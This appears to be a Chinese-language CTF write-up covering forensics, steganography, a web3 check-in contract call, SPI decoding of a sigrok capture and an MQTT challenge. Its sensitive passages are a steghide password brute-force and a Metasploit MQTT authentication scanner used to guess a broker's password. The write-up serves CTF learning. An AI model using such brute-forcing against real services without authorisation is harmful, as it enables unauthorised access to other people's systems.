
1 分题。。base64 解密即可

5.2Where am I

打开流量包，发现上传了一个文件，直接导出




导出发现 rar 打开报错，同时 rar 显示加密，又没有其他提示，猜测是加密上动了手脚，将第 24 位的低位从 4 改为 0，可以顺利解压图片，




在图片的属性中可以看到经纬度，猜测地点在中国，所以是北纬东经

5.3 神秘的海报

一个图片和一个音频，猜测图片有 lsb 隐写，



发现了密码前半部分，后半部分在音频隐写中，steghide 爆破密码得到下半部分 flag



5.4 e99plant_want_girlfriend

图片改了高度。修改为更高的高度即可

6.blockchain

题目没有难度，搭做题的 python 环境搭了好久。。看题目源码只需调用 setGreeting 将字符串改为 HelloHGAME!即可

```
def heyue():
    filePath = "./contracts/checkin_sol_Checkin.abi"
    text = open(filePath, encoding='utf-8').read()
    #jsonObj = json.loads(text)
    contract_addr = Web3.toChecksumAddress('0x535fcEaB2Fc9975324C4247E2424f525194FD172')
    contract = w3.eth.contract(address=contract_addr, abi=text)
    options = {
    'gas': 1000000,
    'gasPrice': w3.toWei('50', 'gwei'),
    'from': account.address,
    'nonce': w3.eth.getTransactionCount(account.address),
    'chainId': w3.eth.chainId
    }
    tx=contract.functions.setGreeting('HelloHGAME!').buildTransaction(options)
    signed = account.signTransaction(tx)
    tx_id = w3.eth.sendRawTransaction(signed.rawTransaction,)
    result=contract.functions.isSolved().call()
    print(result)
heyue()
```


7 lot

7.1 Help marvin


下载发现是个 sr 文件，010 观察是个 zip，解压后发现 metadata 文件，打开发现提示性字符

```
[global]
sigrok version=0.5.2

[device 1]
capturefile=logic-1
total probes=8
samplerate=12 MHz
total analog=0
probe1=D0
probe2=D1
probe3=D2
probe4=D3
probe5=D4
probe6=D5
probe7=D6
probe8=D7
unitsize=1
```


搜索发现是 sigrok 的文件，下载 pulseview 软件打开。



打开发现有三个波形，猜测是某种解码，最后发现是 spi。因为只有三个，所以应该一个是时钟，一个是输入输出，一个是有效信号，尝试组合发现 d0 是时钟，d1 是有效，d2 是数据



将 16 进制转化为 ascii 码，其中第一位从 4 改为 h 即为最终的 flag



7.2 Help the uncle who can't jump twice

搜索得到这是一个 mqtt 的地址，给的文件看上去就是密码，使用 msf 进行密码爆破，发现密码是 power

```
msf6 > search mqtt

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/mqtt/connect                       normal  No     MQTT Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mqtt/connect

msf6 > use 0
msf6 auxiliary(scanner/mqtt/connect) > info

       Name: MQTT Authentication Scanner
     Module: auxiliary/scanner/mqtt/connect
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Jon Hart <jon_hart@rapid7.com>

Check supported:
  No

Basic options:
  Name              Current Setting                  Required  Description
  ----              ---------------                  --------  -----------
  BLANK_PASSWORDS   false                            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the current database (Accep
                                                               ted: none, user, user&realm)
  PASSWORD                                           no        A specific password to authenticate with
  PASS_FILE         data/wordlists/unix_passwords.txt no        File containing passwords, one per line
  RHOSTS                                             yes       The target host(s), see https://github.com/rapid7/metasploit-fr
                                                               amework/wiki/Using-Metasploit
```

使用 mqtt 客户端连接，订阅 Nero/YAMATO 即可得到 flag